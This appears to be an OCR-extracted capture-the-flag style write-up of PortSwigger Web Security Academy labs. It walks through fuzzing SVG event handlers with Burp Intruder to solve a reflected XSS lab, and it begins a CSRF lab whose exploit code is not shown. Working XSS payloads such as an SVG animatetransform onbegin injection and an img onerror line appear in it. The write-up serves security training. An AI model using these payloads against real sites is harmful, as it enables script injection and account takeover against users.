
<img src=1 onerror=alert(1)>




3. Then select 1st one in http history and send it to the intruder. And open burp intruder




4. Open position tab and click clear button. Then clear search parameter and push add button twice. Then in the cheat sheet copy 1st one and in the intruder, payload tab, payload option section clicks the paste button and start the attack.






5. So according to the attack window we can see animatetransfrom, image, svg are getting http 200 ok.





6. And then again in the previous one copy the second in the cheatsheet and paste it into the payload. Then in the attack window we can see what are getting http 200 request.



7. Then type this code in the URL, and Then hit enter button.

/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert(1)%3E


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Positions
Payloads
Resource Pool
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 110
Payload type: Simple list
Request count: 110
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
onafterprint
onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onauxclick
onbeforecopy
onbeforecut
onbeforeinput
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: /\=<>?+&*;:"{}|^`#
...69ac0f83455000200a0.web-security-academy.net says
1
OK



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Positions
Payloads
Resource Pool
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 110
Payload type: Simple list
Request count: 110
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
onafterprint
onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onauxclick
onbeforecopy
onbeforecut
onbeforeinput
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: /\=<>?+&*;:"{}|^`#
Web Security Academy
Reflected XSS with some SVG markup allowed
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for '">
Search the blog...
Search
< Back to Blo

3. CSRF


‘


3.1 CSRF vulnerability with no defenses


1. I went to the first lab, typed in the test account's username (wiener: peter), and got in. Then, I went to My Account and saw the option to Update my email address. I used Burp Suite Community Edition to test the functionality by entering an email address and intercepting the request.




2. Except for an email parameter field, no other request headers or anti-CSRF tokens were included. Because of this, it was clear that the application had no CSRF protections in place.








3. This information, provided in the lab, was sufficient to construct a CSRF payload. Then I manually generated a CSRF PoC by creating an HTML file containing a form replicating the vulnerable request endpoint. After going through the “Go to exploit server,” I wrote the exploit code mentioned in the figure below into the exploit server body. Then I clicked on Store and Deliver exploit to the victim.

